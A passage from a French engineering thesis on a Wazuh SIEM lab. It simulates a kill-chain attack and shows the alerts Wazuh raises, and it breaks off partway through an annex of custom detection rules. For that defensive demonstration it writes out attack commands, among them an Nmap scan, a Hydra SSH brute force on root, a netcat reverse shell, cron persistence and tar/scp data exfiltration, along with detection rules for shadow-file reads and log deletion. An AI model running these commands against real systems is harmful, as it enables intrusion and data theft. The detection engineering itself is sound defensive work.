Action de l'attaquant : L'attaquant initie un scan Nmap [30] agressif (nmap -A -T4 192.168.56.30) pour découvrir la topologie et les services. Ensuite, il cible le service SSH découvert avec Hydra [31] pour un bruteforce : hydra -l root -P password-list.txt ssh ://192.168.56.30

Détection Wazuh :

- **Reconnaissance :** Le module d'analyse réseau de Wazuh détecte le volume important de paquets TCP SYN typique d'un scan Nmap. Une alerte de niveau moyen/élevé est générée, indiquant un comportement de balayage réseau.
- **Livraison (Force Brute - T1110) :** L'agent Wazuh analyse les logs /var/log/auth.log. Les multiples échecs d'authentification déclenchent rapidement les règles de détection de force brute SSH. Wazuh lève des alertes de niveau critique (Level 10+).




FIGURE 8 – Visualisation des alertes générées par l'attaque de brute force

4.3.2 Phases 3 & 4 : Exploitation et Installation (Reverse Shell et Malwares)

Action de l'attaquant : Ayant obtenu des identifiants valides, l'attaquant télécharge et exécute un script malveillant (un reverse shell) : `nc -e /bin/bash 192.168.56.1 4444`.

Détection Wazuh :

- **Exploitation (T1059) :** L'exécution de la commande `nc -e` (souvent utilisée pour les reverse shells) est interceptée par la surveillance des processus et par l'analyse des logs système (syslog ou auditd).
- **Installation :** Si l'attaquant dépose un fichier exécutable malveillant (ex : `backdoor.sh`) dans un répertoire surveillé, le module Syscheck (File Integrity Monitoring) détecte la création du fichier.




FIGURE 9 – Visualisation de l'alerte générée par la détection d'un shell inversé




FIGURE 10 – Visualisation des alertes générées par la détection du téléchargement d'un fichier malveillant

4.3.3 Phases 5 & 6 : C&C et Actions sur Objectifs (Exfiltration de données et persistance)

Action de l'attaquant : L'attaquant modifie le fichier `/etc/crontab` pour assurer la persistance de son reverse shell (C&C). Enfin, il compresse le dossier contenant les données de l'application (`tar -czvf data.tar.gz /var/www/html/data`) et l'exfiltre via SCP.

Détection Wazuh :

- **Persistance (T1053) :** La modification du fichier critique `/etc/crontab` est immédiatement détectée par Syscheck. Une alerte "FIM : Fichier modifié" est déclenchée, signalant une potentielle installation de persistance.
- **Exfiltration (T1048) :** L'utilisation de commandes de compression massives (`tar`) et de transfert (`scp`) peut être détectée via des règles personnalisées surveillant l'exécution de processus inhabituels ou des volumes de transfert de données anormaux.




FIGURE 11 – Visualisation d'alerte générée par la détection de modification d'un fichier critique




FIGURE 12 – Visualisation des alertes générées par la détection de transfert des fichiers vers une source externe

4.4 Création de règles de détection personnalisées (Custom Rules)

Bien que Wazuh dispose d'un jeu de règles robuste par défaut, l'adaptation au contexte spécifique est une étape cruciale pour un analyste SOC. La création de règles personnalisées dans le fichier local_rules.xml répond à trois objectifs majeurs : affiner la détection sur des vecteurs d'attaque précis, réduire les faux positifs et contextualiser les alertes selon le framework MITRE ATT&CK.

Dans le cadre de ce projet, nous avons implémenté 38 règles personnalisées (ID 100001 à 100039), dont l'intégralité du code XML est consultable en Annexe 1.

4.4.1 Corrélation entre télémétrie système et détection SIEM

Pour comprendre l'origine des alertes, il est essentiel d'examiner la source de la donnée. Nous avons configuré le sous-système Auditd sur la cible Linux pour surveiller les comportements critiques (l'ensemble des règles d'audit déployées à cet effet est consultable en Annexe 2).

Configuration de la règle d'audit (Audit Rule) :

La ligne suivante a été ajoutée au fichier de configuration d'Auditd pour surveiller les exécutions de shell :

```
-a always,exit -F arch=b64 -S execve -F exe=/bin/bash -k mitre_execution
```

- **-S execve** : Intercepte l'appel système utilisé pour exécuter un programme.
- **-F exe=/bin/bash** : Filtre spécifiquement l'exécution du binaire Bash.
- **-k mitre_execution** : Assigne une étiquette (clé) personnalisée à cet événement. C'est ce champ qui permet au SIEM de filtrer l'événement avec précision.

4.4.2 Analyse de la règle de détection : Le Reverse Shell

Une fois l'événement généré par le système et collecté par l'agent Wazuh, le Manager utilise la règle personnalisée suivante pour déclencher une alerte :

Extrait du fichier `local_rules.xml` :

```
<group name="linux, mitre_attack, custom_rules,">
  <rule id="100001" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.key">mitre_execution</field>
    <mitre>
      <id>T1059.004</id>
    </mitre>
    <description>Exécution suspecte : Potentiel Reverse Shell détecté.</description>
  </rule>
```

FIGURE 13 – Exemple d'une règle local

- **Héritage (if_sid) :** La règle hérite de l'ID 80700, dédiée à l'analyse des logs d'appels système collectés par Auditd.
- **Filtrage par clé :** L'utilisation du champ `<field name="audit.key">` est ici fondamentale. Elle permet de lier directement la règle de détection à l'étiquette `mitre_execution` définie précédemment dans la configuration Auditd. Cette méthode garantit une détection de haute fidélité en isolant uniquement les exécutions jugées sensibles, évitant ainsi d'analyser l'intégralité des appels système du serveur.
- **Niveau d'alerte (Level 12) :** Un niveau de criticité élevé a été choisi pour assurer que cette alerte remonte immédiatement sur le Dashboard du SIEM comme un incident prioritaire.
- **Mappage MITRE :** L'intégration de la balise `<mitre>` permet de corréler automatiquement l'alerte avec la technique T1059.004, facilitant ainsi le travail d'investigation.

4.4.3 Synthèse des capacités de détection implémentées

Outre la détection d'exécution, notre jeu de règles couvre un spectre large de menaces :

Catégorie	Techniques surveillées	Objectif de la règle
Accès identifiants	Lecture de /etc/shadow (T1003.008)	Détecter les tentatives d'extraction de hashes.
Persistance	Manipulation des groupes (T1098)	Alerter lors de l'ajout d'un utilisateur au groupe sudo.
Force Brute	Échecs d'authentification SSH (T1110.001)	Identifier les tentatives de connexion répétées.
Évasion	Suppression de logs Auditd (T1562.002)	Détecter les actions visant à effacer les traces.

TABLE 4 – Corrélation entre les catégories de menaces et les règles de détection

4.5 Évaluation des performances et KPI du SIEM

Au-delà de la simple détection, un SIEM doit être performant et réactif. Nous avons évalué l'efficacité de notre déploiement Wazuh selon trois indicateurs clés.

4.5.1 Taux de détection et analyse des faux positifs

L'efficacité de notre solution a été évaluée à travers une série de tests techniques rigoureux utilisant le framework Atomic Red Team. Ces simulations nous ont permis de mesurer la réactivité de nos règles personnalisées face à des tactiques réelles du framework MITRE ATT&CK.

1. Analyse du taux de détection par technique

Sur l'ensemble des scénarios simulés, Wazuh a démontré une capacité de détection variable selon la complexité des vecteurs d'attaque. Le tableau suivant synthétise les résultats obtenus lors de nos campagnes de tests sur la cible Linux :

Technique	Nature de l'attaque	Tests	Dét.	Réussite
T1059.004	Command & Scripting (Bash)	14	5	35%
T1003.008	Credential Access (/etc/shadow)	5	4	80%
T1082	System Information Discovery	8	8	100%
T1105	Ingress Tool Transfer (rsync, scp)	7	7	100%
T1548.003	Abuse Elevation Control (Sudo)	3	3	100%
T1027	Obfuscated Files	1	1	100%
T1110.001	Brute Force (SUDO)	1	1	100%

TABLE 5 – Taux de réussite des tests de détection par technique MITRE

Le taux de détection global est très satisfaisant pour les phases de mouvement latéral et d'escalade de privilèges. Le score plus faible sur la technique T1059.004 (35%) s'explique par la nature de certains tests atomiques qui simulent des commandes Bash extrêmement furtives ou légitimes, ne déclenchant pas systématiquement les seuils critiques de nos règles Auditd.

2. Analyse et réduction des faux positifs

L'analyse initiale a révélé un volume important de "bruit" numérique, avec un total de 293 alertes, dont beaucoup n'étaient pas pertinentes pour la sécurité. Par exemple, des processus système normaux accédaient régulièrement aux fichiers d'identifiants, déclenchant inutilement la règle de lecture de /etc/shadow.

Actions correctives et optimisation :

Pour améliorer la précision du SIEM, nous avons entrepris une phase de "fine-tuning" en deux étapes :

- (a) **Exclusions Auditd** : Nous avons affiné les règles au niveau du noyau Linux en ajoutant des filtres sur les UID. L'ajout des options -F auid>=1000 et -F auid !=4294967295 a permis d'ignorer les actions des processus système automatisés pour se concentrer sur les actions des utilisateurs réels.
- (b) **Règles de niveau 0** : Dans le fichier local_rules.xml, nous avons créé des exceptions pour des processus de confiance. Par exemple, la règle 100024 a été implémentée pour ignorer les lectures de /etc/shadow effectuées par le service légitime sshd, et la règle 100036 pour autoriser les activités internes des modules de l'agent Wazuh.

Résultat : Grâce à ces optimisations, nous avons réussi à réduire drastiquement le nombre d'alertes non critiques, passant de centaines d'événements à une vue focalisée sur les incidents réels, comme en témoigne la baisse constatée dans nos tableaux de bord de précision (des vues globales supplémentaires de nos interfaces Threat Hunting, FIM et Vulnérabilités sont présentées en Annexe 5).

4.5.2 Analyse du MTTD (Mean Time To Detect)

Le Mean Time To Detect (Temps Moyen de Détection) est un indicateur de performance (KPI) critique qui mesure le délai écoulé entre l'exécution d'une action malveillante et son apparition sous forme d'alerte dans la console du SIEM. Une détection rapide est essentielle pour interrompre la chaîne d'attaque avant l'exfiltration des données.

1. Résultats des tests de réactivité

Afin d'évaluer la vélocité de notre solution Wazuh, nous avons réalisé trois tests représentatifs sur nos cibles Windows et Linux. Les résultats chronométrés sont les suivants :
Moyenne globale du MTTD : 11 secondes.

Nature du test	Système cible	Temps (MTTD)
Exécution d'une commande terminal	Linux (Ubuntu)	6 secondes
Connexion SMB suspecte	Windows 10	11 secondes
Connexion SSH	Linux (Ubuntu)	16 secondes

TABLE 6 – Temps moyen de détection (MTTD) par type de test

2. Interprétation des résultats

Lors de nos simulations, le MTTD s'est avéré très satisfaisant, avec une réactivité moyenne proche de 11 secondes. On observe que la détection d'une exécution de commande (via Auditd) est presque instantanée (6s), tandis que les événements liés aux protocoles réseaux (SMB/SSH) prennent légèrement plus de temps, ce qui s'explique par le temps de génération du log système avant sa collecte par l'agent.

3. Facteurs d'influence de la performance

Cette excellente réactivité est attribuable à plusieurs choix techniques :

- **Collecte en temps réel** : La configuration des agents Wazuh pour surveiller les journaux (journald, syslog, Event Channel) sans mise en mémoire tampon prolongée.
- **Légereté des agents** : La faible consommation de ressources des agents sur les VM cibles permet une transmission fluide de la télémétrie vers le manager, même lors de pics d'activité.
- **Efficacité du moteur d'analyse** : La capacité du Wazuh Manager à décoder et à corrélérer les événements via les règles personnalisées (ID 100001 et suivantes) de manière quasi-synchrone.

4.5.3 Test de résilience au "Log Storm"

L'évaluation de la stabilité de notre architecture a permis de mesurer le comportement de la solution Wazuh sous une charge de trafic de 49,39 EPS (moyenne observée sur une période de 42 minutes).

- **Stabilité observée** : Dans cette configuration, le serveur a maintenu une excellente stabilité. L'utilisation des ressources système (CPU et RAM) est restée dans des seuils nominaux, garantissant une indexation fluide des logs et une réactivité optimale des alertes dans l'interface OpenSearch.
- **Limites de l'étude** : Notre protocole de test s'est concentré sur ce volume de 49,39 EPS, correspondant à l'activité simulée de nos cas d'usage. Bien que nous n'ayons pas poussé l'infrastructure au-delà de ce seuil pour identifier son point de rupture précis, les performances observées confirment la viabilité de la solution pour un environnement de laboratoire ou une PME aux besoins similaires.

- **Recommandations pour un passage à l'échelle** : Pour des besoins futurs impliquant un passage à l'échelle (montée en charge vers plusieurs centaines d'EPS), nous préconisons d'adopter une stratégie de déploiement éprouvée :
 - **Architecture distribuée (Cluster)** : Mise en place d'un cluster Wazuh pour répartir la charge de traitement.
 - **Découplage des composants** : Externaliser OpenSearch sur des serveurs dédiés pour soulager le Manager.
 - **Optimisation des ressources** : Dimensionner l'infrastructure matérielle selon une analyse fine des pics de trafic réels.




FIGURE 14 – Visualisation des alertes générées pour tester la résilience au log storm

Conclusion

Ce chapitre a permis de valider l'efficacité de notre implémentation SIEM d'un point de vue pratique. L'association de la Cyber Kill Chain pour l'orchestration du scénario et du framework MITRE ATT&CK (via Atomic Red Team) pour la validation des techniques, a démontré la capacité de Wazuh à détecter les menaces avec une grande précision. L'élaboration de règles de détection sur-mesure a permis d'affiner considérablement l'analyse des événements et d'obtenir des alertes hautement qualifiées, tandis que l'évaluation des performances (MTTD, gestion de charge) a confirmé la viabilité de la solution dans un environnement exigeant. Ces résultats valident techniquement notre architecture et ouvrent la voie à une utilisation opérationnelle robuste.

Conclusion générale

Ce projet de fin d'études a permis de concevoir, de déployer et de valider une architecture de supervision de la sécurité (SIEM) robuste, flexible et open source, répondant aux défis croissants de la cybersécurité moderne. Face à l'évolution des menaces et à la nécessité d'une visibilité centralisée, nous avons démontré l'efficacité de la plateforme Wazuh pour assurer la détection et la gestion des incidents au sein d'un environnement virtualisé simulant l'infrastructure de L-Mobile.

La première étape de notre démarche a consisté à analyser les fondements théoriques de la cybersécurité et l'organisation d'un SOC. Cette phase a mis en évidence le rôle central du SIEM et a guidé notre choix technologique vers Wazuh, privilégié pour son caractère open source, son intégration avec OpenSearch, et ses fonctionnalités étendues (EDR/XDR, FIM, SCA).

La mise en œuvre pratique a reposé sur le déploiement d'une infrastructure "All-in-One" automatisée via Ansible, démontrant ainsi la faisabilité technique d'un déploiement à l'échelle selon les principes de l'Infrastructure as Code. L'enrichissement de la télémétrie, élément crucial pour une détection fine, a été assuré par l'intégration de Sysmon sur les environnements Windows et d'Auditd sur les systèmes Linux. Cette granularité accrue a constitué le socle de notre capacité d'analyse.

L'évaluation de la plateforme s'est appuyée sur la simulation d'un scénario d'attaque complet ("End-to-End"), modélisé selon la Cyber Kill Chain, et sur des tests atomiques alignés sur le framework MITRE ATT&CK. Les résultats ont été concluants : Wazuh a identifié avec succès les différentes phases de l'attaque, de la reconnaissance initiale à l'exfiltration de données. L'implémentation de règles de détection personnalisées s'est avérée indispensable pour affiner la corrélation des événements et réduire drastiquement les faux positifs, garantissant ainsi une alerte pertinente et exploitable. Enfin, l'analyse des performances a révélé un temps moyen de détection (MTTD) de 11 secondes en moyenne, et une excellente résilience de la plateforme face à des pics de charge (log storm), confirmant sa stabilité opérationnelle.

Bien que cette preuve de concept soit réussie, des perspectives d'amélioration peuvent être envisagées pour un déploiement en production. L'évolution vers une architecture distribuée (cluster) serait nécessaire pour garantir la haute disponibilité et la scalabilité face à de très grands volumes de données. De plus, l'intégration de mécanismes de réponse active automatisée (Active Response) permettrait de bloquer immédiatement certaines menaces identifiées, renforçant ainsi la proactivité du système. Enfin, l'exploration de solutions d'orchestration (SOAR) viendrait compléter ce dispositif pour automatiser la gestion complète des incidents de sécurité.

En définitive, ce projet confirme que l'intégration intelligente d'outils open source comme Wazuh, couplée à une télémétrie enrichie et à une modélisation rigoureuse des menaces, permet de construire une ligne de défense solide et évolutive, capable de protéger efficacement les systèmes d'information des entreprises face aux cyberattaques sophistiquées.

Annexe 1 : Les règles de détection personnalisées (local-rules.xml)

```
<group name="linux, mitre_attack, custom_rules,">

<rule id="100001" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_execution</field>
<mitre>
<id>T1059.004</id>
</mitre>
<description>Exécution suspecte : Potentiel Reverse Shell
    détecté.</description>
</rule>

<rule id="100002" level="8">
<if_sid>80700</if_sid>
<field name="audit.key">credential_access</field>
<mitre>
<id>T1003.008</id>
</mitre>
<description>Extraction d'identifiants: Lecture des fichiers
    d'identifiants</description>
</rule>

<rule id="100003" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">account_manipulation</field>
<mitre>
<id>T1098</id>
</mitre>
<description>Élévation de privilèges : manipulation des
    groupes</description>
</rule>

<rule id="100004" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">create_account</field>
<mitre>
```

```
<id>T1136</id>
</mitre>
<description>Persistence: manipulation des comptes utilisateur
    locaux</description>
</rule>

<rule id="100005" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_defense_evasion_T1070.002</field>
<mitre>
<id>T1070.002</id>
</mitre>
<description>Defense evasion : modifications/suppressions des
    fichiers logs</description>
</rule>

<rule id="100006" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_defense_evasion_T1070.004</field>
<mitre>
<id>T1070.004</id>
</mitre>
<description>Defense evasion: utilisation de la commande
    rm</description>
</rule>

<rule id="100007" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_discovery</field>
<mitre>
<id>T1082</id>
</mitre>
<description>Decouverte: Utilisation des commandes pour découvrir
    le systeme</description>
</rule>

<rule id="100008" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_lateral_movement</field>
<mitre>
<id>T1570</id>
```

```
</mitre>
<description>Mouvement latéral: Utilisation des commande pour
  transfert de fichiers</description>
</rule>

<rule id="100009" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_c2</field>
<mitre>
<id>T1105</id>
</mitre>
<description>Commande et control: Téléchargement des charges
  utiles (payloads)</description>
</rule>

<rule id="100010" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_collection</field>
<mitre>
<id>T1560</id>
</mitre>
<description>Collection: Archivage de données
  sensibles</description>
</rule>

<rule id="100011" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_persistence_cron</field>
<mitre>
<id>T1053.003</id>
</mitre>
<description>Persistence: Utilisation de la commande
  crontab</description>
</rule>

<rule id="100012" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_privilege_escalation</field>
<mitre>
<id>T1548.003</id>
</mitre>
```

```
<description>Escalade de préviège: modification du fichier
  sudoers</description>
</rule>

<rule id="100013" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_account_manipulation</field>
<mitre>
<id>T1098</id>
</mitre>
<description>Persistence: Manipulation de comptes
  utilisateurs</description>
</rule>

<rule id="100014" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_rootkit</field>
<mitre>
<id>T1014</id>
</mitre>
<description>Defense evasion: Insertion/chargement de modules
  noyau</description>
</rule>

<rule id="100015" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_obfuscated_execution</field>
<mitre>
<id>T1027</id>
</mitre>
<description>Defense evasion: utilisation de base64 pour décoder
  des charges utiles (payloads)</description>
</rule>

<rule id="100016" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_network_sniffing</field>
<mitre>
<id>T1040</id>
</mitre>
```

```

<description>Credential access: utilisation d'outils de capture de
  paquets</description>
</rule>

<rule id="100017" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_network_discovery</field>
<mitre>
<id>T1049</id>
</mitre>
<description>Découverte : utilisation d'outils de découverte de
  connexion réseau</description>
</rule>

<rule id="100018" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_data_destruction</field>
<mitre>
<id>T1485</id>
</mitre>
<description>Impact: Utilisation de commande 'dd' pour détruire
  les données</description>
</rule>

<rule id="100019" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_service_stop</field>
<field name="audit.execve.a1"
  type="pcre2">^stop$|^disable$|^mask$|^halt$|^
  ^poweroff$|^reboot$</field>
<mitre>
<id>T1489</id>
</mitre>
<description>Impact: Utilisation de systemctl pour stopper des
  services</description>
</rule>

<rule id="100038" level="12">
<if_sid>80700</if_sid>
<field name="audit.key">mitre_service_stop</field>

```

```
<field name="audit.exe"
  type="pcre2">/kill$|/killall$|/pkill$</field>
<mitre>
<id>T1489</id>
</mitre>
<description>Impact: Utilisation d'utilitaires système
  (kill/killall/pkill) pour forcer l'arrêt de
  processus</description>
</rule>

<rule id="100024" level="0">
<if_sid>100002</if_sid>
<field name="audit.exe">~/usr/sbin/sshd$</field>
<description>Exception : Lecture légitime de /etc/shadow par le
  service SSH (ignorée)</description>
</rule>

<rule id="100025" level="0">
<if_sid>100007</if_sid>
<field name="audit.exe">~/var/ossec$</field>
<description>Exception : lecture du fichier shadow par ossec
  </description>
</rule>

<rule id="100028" level="0">
<if_sid>100002</if_sid>
<field name="audit.exe">~/usr/lib/systemd/systemd-executor$</field>
<description>Exception : Lecture légitime de /etc/shadow par
  systemd-executor (ignorée)</description>
</rule>

<rule id="100029" level="0">
<if_sid>100019</if_sid>
<field
  name="audit.exe">~/usr/bin/systemctl$|~/bin/systemctl$</field>
<field name="audit.execve.a1">--user$</field>
<description>Exception : Commande systemctl légitime pour la
  session utilisateur (ignorée)</description>
</rule>

<rule id="100030" level="0">
```

```

<if_sid>100007</if_sid>
<field name="audit.exe">~/usr/bin/uname$|~/bin/uname$</field>
<field name="audit.execve.a1">~-o$|~-r$|~-m$</field>
<description>Exception : Exécution légitime de uname par les
    scripts de connexion</description>
</rule>

<rule id="100031" level="0">
<if_sid>100007</if_sid>
<field name="audit.exe">~/usr/bin/cat$|~/bin/cat$</field>
<field name="audit.execve.a1">~/var/cache/motd-news$|~/run/motd.d/|
~/var/lib/update-notifier/</field>
<description>Exception : Lecture des fichiers de bienvenue/mises à
    jour à la connexion</description>
</rule>

<rule id="100032" level="0">
<if_sid>100007</if_sid>
<field name="audit.exe">~/usr/bin/id$|~/bin/id$</field>
<field name="audit.execve.a1">~-u$</field>
<description>Exception : Vérification légitime de l'ID utilisateur
    par le système</description>
</rule>

<rule id="100033" level="0">
<if_sid>100007</if_sid>
<field name="audit.exe">~/usr/bin/who$|~/bin/who$</field>
<field name="audit.execve.a1">~-q$</field>
<description>Exception : Vérification des utilisateurs connectés
    par le système</description>
</rule>

<rule id="100035" level="0">
<if_sid>100005</if_sid>
<field name="audit.exe">~/usr/bin/mv$|~/bin/mv$|~/usr/bin/chmod$|
~/bin/chmod$|~/usr/bin/chown$|~/bin/chown$|~/usr/bin/chgrp$|
~/bin/chgrp$|~/usr/bin/ln$|~/bin/ln$|
~/usr/lib/systemd/systemd-executor$</field>
<field
    name="audit.file.name">~/var/log/dmesg|~/var/log//dmesg</field>

```

```

<description>Exception : Rotation et gestion des permissions du
  journal dmesg (ignorée)</description>
</rule>

<rule id="100036" level="0">
